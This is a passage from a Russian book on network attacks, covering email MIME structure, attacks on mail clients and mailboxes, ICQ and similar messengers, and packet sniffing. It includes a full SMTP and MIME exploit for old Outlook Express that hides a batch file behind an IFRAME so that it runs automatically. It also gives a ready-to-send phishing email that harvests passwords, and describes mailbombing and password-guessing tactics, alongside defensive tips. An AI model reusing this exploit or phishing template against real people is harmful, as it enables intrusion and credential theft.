Каждое сообщение включает заголовки и тело сообщения. Заголовки отделяются от тела сообщения пустой строкой. Каждый заголовок начинается с новой строки и имеет такой формат: Кпючевое_слово: Данные

Например: Subject: Резюме

Эта строка означает, что темой (Subject) письма является Резюме автора. Если строку приходиться делить на несколько, то последующие строки этого же заголовка начинаются с символа пробела или табуляции.

Заголовки сообщения могут быть различных типов, в таблице приведены наиболее распространенные типы, которые потребуются нам в дальнейшем.

Ключевое слово	Назначение
From	Почтовый адрес отправителя, который может быть таким: vasia@email.com, или таким: "Vasia Ivanov" (vasia@email.com).
Reply	Почтовый адрес для ответа на письмо — если такого заголовка нет, используется поле From.
To	Почтовый адрес получателя.
Cc	Почтовые адреса дополнительных получателей, разделенные запятыми
Bcc	Почтовые адреса получателей, невидимые для остальных получателей, т. е. перечисленных в полях From и Cc.
Subject	Тема письма — любой текст
Date	Дата отправки, например, Sat.16 Jun 2003 15:34:17+1000
Message-ID	Уникальный идентификатор сообщения, генерируемый почтовым сервером исключительно для своих нужд, например: <3.0.4.44.30445445754533.0035@email.com>
Received	Добавляется каждым почтовым сервером, через который проходит сообщение.

Все пользователи почтовых клиентов, например, клиента Outlook Express (OE), уже встречались с перечисленными в таблице полями — они соответствуют полям в диалоге клиента для ввода адреса, темы сообщения и так далее.

Теперь посмотрим, как выглядит электронное послание при его передаче по сети.

```
Received: from petia.email.com [1.0.0.7] by alex-3.sword.nefc
with ESMTP
 (SMTPD32-5.01 EVAL) id A4A7502B6; Thu, 16 Jan 2003 14:25:11
+0200
Received: from petia [1.0.0.7] by petia.email.com
 (SMTPD32-5.01 EVAL) id A76080152; Thu, 16 Jan 2003 13:28:32
+0200
Message-ID: <008601c2bd52$6682eee0$07000001@email.com >
From: "kolia" <kolia@email.com>
To: <petia@email.com>
Subject: Congratulations
Date: Thu, 16 Jan 2003 13:28:32 +0200
MIME-Version: 1.0
Content-Type: text/plain; charset="koi8-r"
Content-Transfer-Encoding: 7bit
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 5.00.2919.6700
X-MimeOLE: Produced By Microsoft MimeOLE V5.00.2919.6700
X-RCPT-TO: <petia.email.com>
X-UIDL: 7
Status: U

Happy New Year!
```

Как видим, все довольно понятно, кроме полей в конце — они используются программами почтовых клиентов, и поля Content-Type, которое относится к содержимому письма, хранимому в теле сообщения (вместе с вложениями). Формат тела сообщения определяется спецификацией MIME (Multipurpose Internet Mail Extensions — Многоцелевые расширения электронной почты Интернета). Для нас спецификация MIME имеет решающее значение, поскольку свой активный код мы будем помещать во вложение к письму.

Спецификация MIME

Для включения в почтовое сообщение двоичных данных, составных данных, состоящих из порций различных типов, а также символов с восьмибитовой кодировкой, например, символов кириллицы, спецификация MIME предлагает для использования три заголовка: *Content Type*:, *Content-Transfer-Encoding*: и необязательный заголовок *Content-Disposition*:. В дополнение к ним в MIME предоставляется заголовок *MIME-Version*:, задающий версию спецификации MIME, применяемую в данном послании — в настоящее время используется версия 1.0, так что этот заголовок всегда будет такой:

MIME-Version:1.0

Общий формат заголовка Content-Type таков:

Content-Type: тип/подтип; параметр=значение;

Запись тип/подтип задает стандартный тип и подтип включенных в письмо данных, определяемых спецификацией MIME и называемых MIME-типами.

Типы и подтипы данных спецификации MIME

Тип/подтип	Назначение
text/plain text/html	Текстовые данные (или код HTML). В набор параметров входит: *charset=название_кодировки_символов* Например, *charset=koi8-r* означает кириллицу.
image/jpeg image/gif	Графические данные, например, **Content-Type:** *image/gif*
audio/x-realaudio	Звуковые (аудио) данные, например, **Content-Type:** *audio/x-realaudio*
video/mpeg video/quicktime	Видеоданные, например, **Content-Type:** *video/mpeg*
application/postscript application/msword application/zip application/octet-stream	Приложения (тип application) с широким набором подтипов, соответствующих приложениям, из которых выделим универсальный тип octet-stream — поток двоичных данных: **Content-Type:** *octet-stream*
multipart/mixed multipart/related multipart/alternative	*multipart* - это важнейший для нас MIME-тип, который определяет, что сообщение состоит из нескольких порций, каждая из которых имеет свои заголовки и тело. Подтипы *mixed, related, alternative* указывают, что эти порции содержат вложения, соответственно, со смешанными, взаимосвязанными и альтернативными типами данных.

Общий формат заголовка Content-Type-Encoding таков:

Content-Type-Encoding: *кодировка*

Значение заголовка определяет представление данных в теле сообщения, и их кодировку, если кодирование было применено. Возможные значения поля включают *7bit* — семибитовая кодировка us-ascii, *8-bit* — восьмибитовая кодировка, *binary* — побайтовый поток двоичных данных, *quoted-printable* — кодированный восьмибитовый текст, *base64* — двоичные данные, кодированные алгоритмом Base64.

Необязательный заголовок Content-Disposition управляет воспроизведением порции сообщения при его просмотре в почтовом клиенте, тем самым, с точки зрения взломщика, является важнейшим компонентом письма с активным кодом.

Ниже приведен формат этого заголовка:

Content-Disposition: inline; filename="image.gif"

Значение *inline* означает, что файл, указанный параметром *filename* должен быть открыт почтовым клиентом автоматически, что очень удобно для внедрения вложенной программы на компьютере-получателе письма. Значение *attachment* означает, что вложение должно открываться с помощью пользовательского интерфейса почтового клиента.

Итак, теперь Вы, наверное, догадываетесь, как будет выглядеть письмо, содержащее активный код, предназначенный для исполнения на компьютере жертвы. Рассмотрим технологию одной из таких атак в деталях.

Создание и отправка сообщения.

Посмотрим как можно создать сообщение, запускающее на атакованном компьютере команды MS-DOS. Эти команды исполняются сразу, как только получатель выделит полученное письмо в почтовом клиенте Outlook Express старых версий.

Составим письмо.

hello email.com

mail from: <petia@email.com>

rcpt to: <kolia@email.com>

```
data
subject: Attack
MIME-Version: 1.0
Content-Type: multipart/related; type="multipart/alternative";
boundary="1"

--1
Content-Type: multipart/alternative; boundary="2"

--2
Content-Type: text/html; charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable
Content-Disposition:inline;

<HTML>
<HEAD>
</HEAD>
<BODY >
<IFRAME src=3Dcid:THE-CID height=3D0 width=3D0>
This message uses a character set that do not supported
by the Internet Service. Please disregard.<BR</IFRAME>
</BODY>
</HTML>

--2--

--1
Content-Type: audio/x-wav; name="hello.bat"
Content-Transfer-Encoding: quoted-printable
Content-ID: <THE-CID>

echo off
dir c:\
echo "Your system has a problem!"
pause
--1
.
quit
```


Первые четыре строки послания — это команды протокола SMTP, которые обеспечивают отправку сообщения на сервер SMTP, работающий в режиме свободной ретрансляции — рассылающий любые сообщения, поступающие на сервер, по любому адресу. Команда hello устанавливает связь с сервером-ретранслятором. Команда mail from указывает почтовый адрес отправителя, и ее следует избегать, а команда rcpt to задает адрес получателя. Последней стоит команда data, после которой начинается собственно послание.

В послании активный код помещен во вложение, ограниченное строками «--1», и этот код содержит несколько команд MS-DOS для отображения каталога диска C: и вывода сообщения о наличии в системе уязвимости. Чтобы почтовый клиент автоматически отобразил послание, в него помещен код HTML, содержащий тег IFRAME для включения в текст послания встроенного фрейма:

```
<IFRAME src=3Dcid:THE-CID height=3D0 width=3D0>
This message uses a character set that do not supported
by the Internet Service. Please disregard.<BR</IFRAME>
```

Обратите внимание на атрибут src=3Dcid:THE-CID, который указывает на источник данных для фрейма с помощью идентификатора, и этот же идентификатор присвоен второму вложению в заголовке Content-ID: <THE-CID>. При открытии этого письма в почтовом клиенте происходит автоматическая загрузка данных во встроенный фрейм, и тут-то и происходит самое интересное.

Данные во втором вложении — это набор команд MS-DOS:

```
echo off
dir c:\
echo "Your system has a problem!"
pause
```

Тип данных для второго вложения определен как audio/x-wav — т. е., абсолютно не соответствующий действительности, поскольку вложение содержит команды MS-DOS. Простой экс-

перимент показывает, что при чтении подготовленного таким образом письма почтовый клиент OE сбивается, и автоматически, без участия пользователя, исполняет эти команды при выборе письма в диалоге почтового клиента.

В принципе, вместо приведенных команд MS-DOS можно ввести любые другие команды, вплоть до приказа установить соединение с требуемым компьютером.




Рис. 7. Результат выполнения вложенного в тело письма кода.

2.2. Переполнение буфера.

Эта атака похожа на рассмотренную нами в предыдущей главе. При определенном изменении значения полей письма можно добиться выполнения от имени почтового клиента программного кода кракера.

Так, в 2000 году была найдена уязвимость клиента OE, связанная с переполнением поля времени GMT. Поместив в это поле вместо даты кракерский код, далее можно заставить почтового клиента выполнить код при загрузке сообщения по протоколу POP3 или IMAP. Эта уязвимость была устранена в пакете Service Pack 1 для Windows 2000.

2.3. Запись и чтение локальных файлов.

Записать или прочитать файлы на машине пользователя можно как с помощью активных вложений, так и с помощью языка HTML, используя рассмотренные нами методы атак на браузеры. Эта атака часто применяется для размещения на компьютере клиента программ-шпионов, троянских коней и т. п.

2.4. Открытие исходящих клиентских соединений.

Эта атака служит для организации связи компьютера-жертвы с атакующим компьютером. Позволяет обойтись без постоянного сканирования компьютеров (надо только ждать) и преодолеть защиту от доступа компьютеров из внешней сети к локальным машинам (если она есть).

3. Атаки на почтовый ящик.

3.1. Подбор пароля к почтовому ящику пользователя.

Используя различные программные средства, злоумышленник, проводя атаку по словарю или последовательным перебором, может определить пароль для доступа к почтовому ящику жертвы. После получения пароля злоумышленник имеет возможность контролировать всю корреспонденцию жертвы, а также отправлять письма от его имени.

3.2. «Разрушение» почтового ящика.

Этот вариант атаки является делом рук кракеров-вандалов. Она не дает доступа к чужой корреспонденции, но вынуждает пользователя сменить почтовый ящик.

Атака заключается в отправке на адрес пользователя огромного количества сообщений с разными темами и адресами отправителей. Почтовый файл пользователя на сервере забивается присланным хламом, из-за которого настоящие письма либо не помещаются в ящик, либо теряются в нем. Для автоматизации подобных атак создаются специальные программы — мейлбомберы.

Единственный способ противодействия — белый список — позволяет лишь отделить письма доверенных пользователей от мусора, но письма не попавшие в ящик он не вернет.

Посильную помощь вандалам в деле «разрушения» почтовых ящиков оказывают спамеры. Порой достаточно внести адрес жертвы в списки рассылки и не затруднять себя поиском или написанием программы.

4. Социальная инженерия.

Эти методы — воистину универсальны и всемогущи.

Письмо с вложением, сопровождаемым ловко составленным текстом, приглашающим воспользоваться немыслимо выгодными услугами, загрузить чудо-программу, документ MS Office (вспомните про макровирусы) — все это наилучший способ взлома компьютера. Ведь самый простой метод проникновения в чужой компьютер — это запуск на нем программы злоумышленника руками самого пользователя.

Самый простой и надежный метод получения пароля доступа к почтовому серверу, а также и вообще к любому сервису Интернета, состоит в рассылке мошеннических писем, имеющих целью вынудить пользователя самому сообщить свой пароль. Например, письмо, якобы от провайдера Интернета, приглашающее получателя указать «новый» пароль для защиты своего доступа к серверу Интернета. Это — неприкрытое мошенничество, поскольку системные администраторы, что бы там о них не писалось в различных изданиях, никогда не опускаются до такой глупости, как запрос у пользователей их паролей по электронной почте. Тем не менее, такой прием срабатывает — ведь к освоению Интернета ежедневно приступает множество доверчивых новичков (все мы когда-то были новичками), так что шансы на успех неплохие.

Вот пример такого письма:

«Уважаемый пользователь!!!

К сожалению, на Вашем счету был обнаружен факт двойного доступа к нашему серверу, т.е. в одно и то же время, используя Ваш аккаунт, в систему вошли 2 (два) пользователя.

Вследствие чего возникла необходимость в смене Вашего текущего пароля доступа к нашей сети.

Вам необходимо ответить на это письмо, используя следующий формат:

log: ваш логин
op: ваш старый пароль
np1: ваш новый пароль
np2: ваш новый пароль
em: ваш e-mail

Эти сведения должны находиться в начале Вашего сообщения.

Обратите внимание на то, что новый пароль должен быть повторен дважды! Это необходимо для точной идентификации Вашего аккаунта. Рекомендуется прислать свои сведения до 28.07.2004, т.к. по истечении этого срока возможно отключение Вашего аккаунта.

Желаем Вам успехов!!!

С уважением, администрация сервера.»

Письмо составлено с тонким учетом психологии пользователя. Проявлена забота о его средствах, проведен четкий инструктаж и добавлена угроза отключения.

Рассылка писем с вложениями представляет собой наилучший способ внедрения троянов. Применяемая при этом техника обмана пользователей весьма проста — разослав кучу писем с вложенной программой инсталляции трояна, кракер ждет, когда доверчивый получатель письма щелкнет на кнопке (или ссылке) для открытия вложения. Чтобы привлечь внимание, это вложение рекламируется в письме как, допустим, «бесплатное» обновление Web-браузера или «пакет бизнес-программ», бесплатные порно-фотографии, имитация служебных сообщений (вирус mydoom) и т. п. (и это только часть того, что доводилось находить в своем почтовом ящике). Щелчок для открытия вложения запускает программу инсталляции. На компьютере-

жертве устанавливается, например, троян, который сообщает хозяину о своем успешном внедрении по конкретному IP-адресу.

Все остальное очень просто. Если внедренный троян — «ленивый», т.е. работает как обычный кейлоггер, он будет постепенно передавать всю информацию о ваших действиях своему хозяину — и, в числе прочего, передаст все введенные вами пароли. Если же троян «активный», т. е. поддерживает средства удаленного управления, он позволит своему хозяину подключаться к компьютеру-жертве и делать на нем что угодно — фактически стать владельцем всех информационных ресурсов компьютера.

В конце 2002 г., в Москве арестовали одну компанию кулхацкеров, занятых рассылкой троянов, которые выведывали пароли доступа к провайдерам Интернета у получателей писем. Украденные пароли затем продавались с веб-сайта. Так что, не смотря на все несовершенство нашего законодательства стоит подумать, прежде чем применять все эти методы в действии.

На методах социальной инженерии основан еще один эффективный метод обхода защиты почтовых сервисов (и не только их). На веб-страницах, предоставляющих сервис электронной почты, очень часто можно встретить строку вида «Забыли пароль?», позволяющую восстановить забытый пароль доступа. Щелчок на этой строке предлагает ввести ответ на вопрос, который вы выбрали при регистрации на почтовом сервере — например, «Ваше любимое блюдо?», «Девичья фамилия матери?», «Как зовут Вашу собачку?» и так далее. Такой способ восстановления доступа к почте — это настоящий Клондайк для понимающего человека, поскольку число блюд, имен и фамилий не так уж и велико и, к тому же, их можно выведать у самого хозяина почтового ящика. Скажем, если в непринужденной виртуальной беседе узнать у пользователя Коли, что его любимое блюдо — картошка, то можно попытаться проникнуть в его почтовый ящик, указав в ответ на запрос о любимом блюде строку типа potates, картошка или RFHNJIRF (картошка с переключенным языком).

Описанные методы не без основания кое-где называются террористическими. Поэтому, прежде чем приступить к их использованию, следует отчетливо понимать свои перспективы, которые могут появиться на горизонте при неосторожном обращении с такими разрушительными орудиями, как мейлбомберы и взломщики паролей почтовых серверов. Основное предназначение таких приспособлений — хулиганство, шантаж, вандализм, дискредитация своей жертвы путем опубликования личной переписки и так далее и тому подобное — что ни деяние, то статья уголовного кодекса.

Варианты защиты от атак на сервис электронной почты:

– Использование не распространенных почтовых клиентов. Этот метод не гарантирует отсутствие в них уязвимостей, но уменьшает вероятность атаки.

– Использование почтовых веб-сервисов, например, mail.ru, hotbox.ru и др. На веб-страницах, предоставляемых этими сайтами, можно зарегистрироваться, задать свой логин и пароль, после чего на сервере создается почтовый ящик нового пользователя. Получение и отправка писем также могут выполняться с помощью веб-интерфейса.

К достоинствам этого метода защиты стоит отнести: во-первых, при работе с такой почтой вы сохраняете некоторую анонимность, поскольку в поле Received: будет отображаться почтовый адрес почтового сервера, а не вашего родного провайдера Интернета; во-вторых, почтовый сервис WWW значительно упрощает борьбу со спамом. К недостаткам — все уязвимости, присущие работе с веб-браузерами — злонамеренные сценарии, элементы ActiveX и так далее, которые мы рассмотрели в третьей главе.

– Использование антивирусов, настроенных на контроль почтовых вложений. Позволит перехватывать самые распространенные реализации атак методом активных вложений.

– Настройка почтового клиента на отказ от автоматического открытия писем. Защита от атак методом активных вложений.

– Настройка почтового клиента на отображение писем в простом текстовом формате. Позволит защититься от атак на основе HTML-кодов.

– Использование сложных паролей длиной не менее 8 символов и периодическая смена паролей. Хорошее средство защиты от подбора пароля к почтовому ящику.

– Обязательное шифрование конфиденциальной переписки. Защита от перехвата писем.

– Использование программ фильтрации спама. Защита от спамерских рассылок и писем с серверов с открытым релеем.

Применение описанных методов позволит защитить свою электронную переписку от различных атак, но только в том случае, если у пользователя есть своя голова на плечах. Если он открывает все, что упало в его почтовый ящик, верит каждому сообщению и готов отправлять конфиденциальную информацию любому интересующемуся, то ему не поможет любая суперзащита.

ГЛАВА 5.
Сетевые атаки.
Атаки на службы обмена мгновенными сообщениями

Наиболее известной и распространенной службой обмена мгновенными сообщениями является ICQ, с нею и начнем рассмотрение темы.

Аббревиатура ICQ означает «Intelligent Call Query», что переводится приблизительно как «Интеллектуальный вызов на связь». А еще произношение сокращения ICQ [Ай-Си-Кью] созвучно фразе: «I Seek You» — «Я ищу тебя»; кроме этого, на разговорном русском языке программу ICQ часто называют просто «аськой».

Название ICQ было присвоено службе Интернета, впервые разработанной и выпущенной в 1998 году компанией Mirabilis, позже продавшей (за 40 миллионов долларов) свое детище компании AOL.

Служба ICQ известна всем любителям путешествий в Интернете, для которых ICQ играет роль виртуального пейджера, позволяя связываться со всеми своими друзьями, которые в данный момент находятся в онлайновом режиме. Путешественник по виртуальным просторам Интернета более не остается в одиночестве: везде, где бы он ни был, к нему могут обратиться любые пользователи ICQ, и он сам может связаться с любым другим путником, сидящим за компьютером в любой части света. А, связавшись, друг с другом, можно обменяться сообщениями, переслать друг другу файлы и даже поговорить почти как по телефону — послав голосовое сообщение.

Для работы сервиса ICQ используется сервер, через который происходит поиск онлайновых собеседников и авторизация клиентов ICQ. Программы клиентов ICQ можно найти на сайтах, поддерживающих работу ICQ, например, http://www.lCQ.com, http://mirabilis.com. Самый известный клиент ICQ так и называется: ICQ с добавлением года создания и версии, например, 1998, 1999, 2000, 2002, 2003. Для подключения к серверу ICQ клиент использует порт UDP, а для передачи и приема сообщений — порт TCP, выделяемый во время сеанса связи.

Каждому клиенту, подключившемуся к сервису ICQ, предоставляется идентификатор UIN (Unique Identification Number — Уникальный идентификационный номер). Для вызова на связь «аськи» собеседника достаточно ввести его UIN — и на компьютере клиента ICQ замигает значок вызова, раздастся звонок или даже голосовое предупреждение о вызове.

Казалось бы, что может быть безобиднее ICQ? Однако в умелых руках сервис ICQ стал воистину грозным оружием, перед которым пал не один компьютер и не один неосторожный пользователь поплатился за длинный язык и пренебрежение мерами защиты.

Во-первых, причина особой опасности «аськи» заключается в предоставлении пользователям больших возможностей по управлению сеансами связи ICQ, и не все этими возможностями правильно пользуются. Во-вторых, разработчики клиентов и серверов ICQ плохо спроектировали и реализовали сервис ICQ с точки зрения безопасности.

Основные угрозы, связанные с сервисом ICQ:

– Спуфинг, то есть фальсификация UIN посылаемых сообщений. Это позволяет компрометировать других пользователей, рассылая сообщения от их имени. Это особенно легко сделать, если клиент настроен на получение сообщений ICQ от других клиентов напрямую, минуя сервер — сервис ICQ предоставляет такую возможность.

– Флуд, ICQ-бомбинг. Отправление пользователю «аськи» огромного количества бессмысленных сообщений.

– Сетевой взлом ICQ-клиентов. Например, определение IP-адреса своего ICQ-собеседника. Зная IP-адрес клиента ICQ, можно совершить полномасштабное вторжение в компьютер доверчивого пользователя — определить открытые порты, организовать атаку на отказ в обслуживании и т. п.

– Широкие возможности применения методов социальной инженерии и мошенничества. Например, втеревшись в доверие к ICQ-собеседнику, можно переслать ему файл якобы самораспаковывающегося архива якобы с фотографией своей собачки. Запустив полученный файл для «распаковки» архива, вместо загрузки фотографии пуделя пользователь запустит на своем

компьютере троянского коня, который будет сообщать кракеру обо всех действиях пользователя, а если этот троянский конь — активный, то и предоставит ему средства для удаленного управления зараженным компьютером.

– Уязвимости программного обеспечения клиентов и серверов ICQ, возникшие по причине пренебрежения программистами компании Mirabilis вопросами безопасности. Разрабатывая программы и протоколы сервиса ICQ, они оставили в системе защиты ICQ огромное количество уязвимостей.

Рассмотрим основные типы применяемых атак на сервис ICQ.

Спуфинг UIN.

Как уже упоминалось, суть спуфинга UIN заключается в рассылке ICQ-сообщений с подмененным UIN — пользуясь знаниями протокола ICQ, кракер создает программу, которая при отсылке сообщения подставляет фиктивный UIN вместо реального.

Примером такой программы может служить LameToy for ICQ (DBKILLER). Для отправки фальсифицированного сообщения следует только ввести в поле внизу диалога LameToy for ICQ (DBKILLER) какой-либо текст и щелкнуть на кнопке Send (Отправить). Количество посланий можно изменить в поле Loop (Цикл) группы элементов управления Setting (Настройка). Там же можно выбрать тип послания. Чтобы скрыть свой UIN, в поле UIN# можно ввести любое число или активировать режим генерации случайных номеров нажатием на кнопке Ran (Random — Случайный).




Рис. 7. Программа LameToy for ICQ.

То есть программа способна выполнять и функции ICQ-бомбера. Более того, она способна разрушать контактные листы в старых версиях клиента ICQ (ICQ99a или ICQ99b). Если отправить сообщение, в котором UIN отправителя совпадает с UIN получателя и если получатель внесет отправителя в свой контактный лист, то при следующем запуске клиента ICQ контактный лист будет утерян. Такая атака называется DB-киллер (или «киляние аськи»), где DB означает Data Base — база данных, поскольку контактный лист хранится в файле базы данных, помещенной в каталог DB или NewDB.

Определение IP-адреса по UIN.

Многие атаки можно выполнить, только зная IP-адрес компьютера своей жертвы. Чтобы определить IP-адрес компьютера по уникальному номеру пользователя, было написано множество кракерских утилит, например, утилита ICQ IP Sniffer.




Рис. 8. Программа ICQ IP Sniffer.

Эта утилита, как и многие другие ее аналоги, связывается с сервером ICQ, и по введенному UIN определяет IP адрес компьютера. Некоторые утилиты могут также обнаружить и TCP-порт, используемый ICQ-клиентом для получения информации.

ICQ-флудеры.

Флудеры ICQ (ICQ-бомберы), похожи на рассмотренные в четвертой главе мейлбомберы и предназначены для отправки множества сообщений на порт ICQ-клиента с целью прекращения или затруднения работы «аськи». Толку от таких атак мало, и их используют по большей части либо для причинения окружающим мелких гадостей, либо как орудие возмездия зарвавшемуся кул-хацкеру.

Взлом сервера ICQ.

Чтобы получить полный контроль над работой пользователя с сервисом ICQ, можно попробовать взломать доступ к серверу ICQ, воспользовавшись методом прямого перебора паролей доступа, аналогичного применяемому для взлома почтовых ящиков. С точки зрения криптографии, такой метод вполне допустим, если у вас имеются неограниченные вычислительные ресурсы, а система защиты не отслеживает многократные попытки входа с одного адреса.

Однако прямой перебор занимает достаточно много времени, более удобными являются другие методы получения паролей:

– Троян с ICQ-кракером или любой другой программой восстановления паролей. Например, программа восстановления паролей Advanced Instant Messengers Password Recovery позволяет извлечь пароли более чем из трех десятков видов программ обмана сообщениями.




Рис. 8. Программа Advanced Instant Messengers Password Recovery.

– Сервис автоматического напоминания паролей компании Mirablis. Представляет собой службу отправки текущего пароля на адрес электронной почты, указанный при регистрации. Как получить доступ к чужому почтовому ящику мы рассмотрели в предыдущей главе.

– Программы прослушивания сети и выделения из перехваченной информации служебных пакетов ICQ, а именно: из служебного пакета LOGIN извлекается номер «аськи» и пароль, а из пакета CONTACT_LIST — полный перечень собеседников;

– социальная инженерия.

Как и везде, наиболее эффективным инструментом взлома сервиса ICQ является социальная инженерия или, попросту, мошенничество. Конечно, при наличии достаточно больших вычислительных ресурсов, быстрой линии связи и хорошей программы перебора паролей, можно пойти в лобовую атаку на сервер ICQ. В этом случае, рано или поздно, вы можете получить пароль доступа к сервису ICQ пользователя, забывшего основной принцип компьютерной безопасности — использование сложных паролей и их частую замену. Однако такую задачу можно решить и иным, более эффективным путем.

При настройке клиента ICQ, от пользователя требуется ввести свой почтовый адрес. Некоторые пользователи считают эту процедуру пустяковой и указывают вместо реально существующего адреса электронной почты вымышленный адрес. Если кракер при обследовании списка ICQ-клиентов найдет такой вымышленный почтовый адрес — взлом доступа к сервису ICQ владельца этого адреса не вызовет никаких проблем. Дело в том, что именно на указанный при регистрации адрес электронной почты сервер ICQ высылает пароль, если обладатель UIN воспользуется средствами сервера для восстановления пароля регистрации на сервере. А теперь подумайте — что помешает кракеру создать почтовый ящик с таким вымышленным почтовым адресом и запросить сервер об отправке ему якобы забытого пароля?

Вы, наверное, поняли, в чем состоит суть социальной инженерии — выведывание всеми методами у своей жертвы любой информации, помогающей взломать доступ к информационным ресурсам компьютера. Привычки, пристрастия, поведение жертвы — все имеет значение, поскольку, к примеру, зная, что вы любите животных, можно предположить, что при выборе пароля вы используете имя своей собачки — а ведь список имен для животных отнюдь не бесконечен. Поскольку ICQ — это способ непосредственного, живого общения, человек, обладающий элементарными навыками в психологии, может так «заговорить» своего собеседника, что он согласится принять от него исполняемый файл, разболтает все, что знает и не знает.

Хотя основное внимание было уделено сервису ICQ и у других служб обмена сообщениями и их клиентов полно уязвимостей.

Так с помощью небольшой модификации можно добиться от Odigo следующего:

– возможность видеть IP-адрес и номер Odigo любого пользователя (если он скрыт);

– вносить любого пользователя в список «друзей»;

– просматривать «список друзей» любого пользователя;

– вести разговор от любого пользователя;

– просматривать сообщения, приходящие любым пользователям;

– открывать одновременно несколько клиентов Odigo (естественно, с разными номерами).

Есть недостатки и у MSN Messenger Service. Каждый пользователь MSN Messenger или MSN имеет свой «паспорт» (Passport). Служба Microsoft Passport — ядро стратегии .NET. Passport будет служить как единственное средство идентификации в транзакциях с любой компанией, требующей аутентификации на базе «паспорта», и Microsoft трудится не покладая рук, чтобы подключить к инициативе как можно больше компаний. Если планы Microsoft принесут плоды, пользователям будет необходимо лишь один раз аутентифицироваться в Passport Data Center (управляемом Microsoft), после чего они смогут странствовать по Интернету, переходя от одной службы, поддерживающей Passport, к другой, без необходимости каждый раз вводить логин и пароль, что весьма удобно для пользователей. Однако, все это только на руку кракерам. Надо знать только электронный адрес и пароль жертвы, чтобы попасть туда же, куда может попадать законный пользователь. Это связано с тем, что «паспорту» в качестве ID пользователя требуется только его e-mail, к тому же пользователь будет использовать единственный пароль для всех сайтов, поддерживающих Passport. Но самым привлекательным для кракера будет то, что Microsoft привязала к Passport еще и службу Wallet («бумажник»), т. е. заодно можно получить информацию о кредитной карте пользователя.

Сервис ICQ играет для взлома компьютеров весьма большое значение, однако не все кракеры правильно понимают открывающиеся перед ними возможности. Основное предназначение ICQ для серьезного кракера — это сбор полезной информации о своих жертвах, а также распространение троянских коней и других программ по компьютерам ICQ-собеседников. А бомбардировка первых попавшихся клиентов ICQ бессмысленными посланиями и разрушение контактных листов — развлечения вандалов и кул-хацкеров.

Так что перед тем, как войти в ICQ-сообщество, следует предпринять меры защиты: отменить все неавторизованные включения UIN в контактные листы, ни в коем случае не указывать в идентификационных данных реальные сведения о себе самом. Общаясь с ICQ-собеседником, всегда запускать файрвол и антивирус, чтобы избежать возможной атаки на отказ в обслуживании или попадания на компьютер вируса.

ГЛАВА 6.
Сетевые атаки. Перехват сетевых данных

В этой главе мы рассмотрим технологии сетевых атак, основанные на перехвате сетевых пакетов. Обычно эти атаки делят на два класса: пассивные и активные. При проведении пассивных атак кракер получает копию всей информации, проходящей через контролируемый сегмент сети, а при активных — может влиять на передаваемую информацию.

1. Пассивные атаки.

1.1. Сетевой снифинг.

Под сетевым снифингом подразумевается пассивный перехват данных с помощью компьютера, подключенного в контролируемый сегмент сети. Для снифинга сетей Ethernet используются специальные программы-сниферы, которые переводят сетевую карту в режим прослушивания. В этом режиме карта принимает всю передаваемую по сети информацию, игнорируя несовпадения MAC-адресов в пакете данных и сетевой карты компьютера. Принятые пакеты передаются программе-сниферу, которая, исходя из введенных кракером критериев, отделяет нужные ему пакеты от ненужных.

В качестве примера рассмотрим программы CaptureNet и Cain&Abel.

Программа CaptureNet является классическим примером снифера. Программа принимает все сетевые пакеты, соответствующие введенным фильтрам. Фильтрация возможна по протоколам, по портам, IP-адресам. На рисунке 9, видно как программа CaptureNet перехватывает все почтовые сообщения. В верхнем правом окне видны все перехваченные кадры, а в нижнем — содержимое выделенного кадра — текст письма состоящего из нескольких строк Test message. В перехваченных кадрах находятся не только отправленные и полученные сообщения, но ответы клиента на запросы почтового сервера, включающие пароль пользователя для доступа к электронной почте.

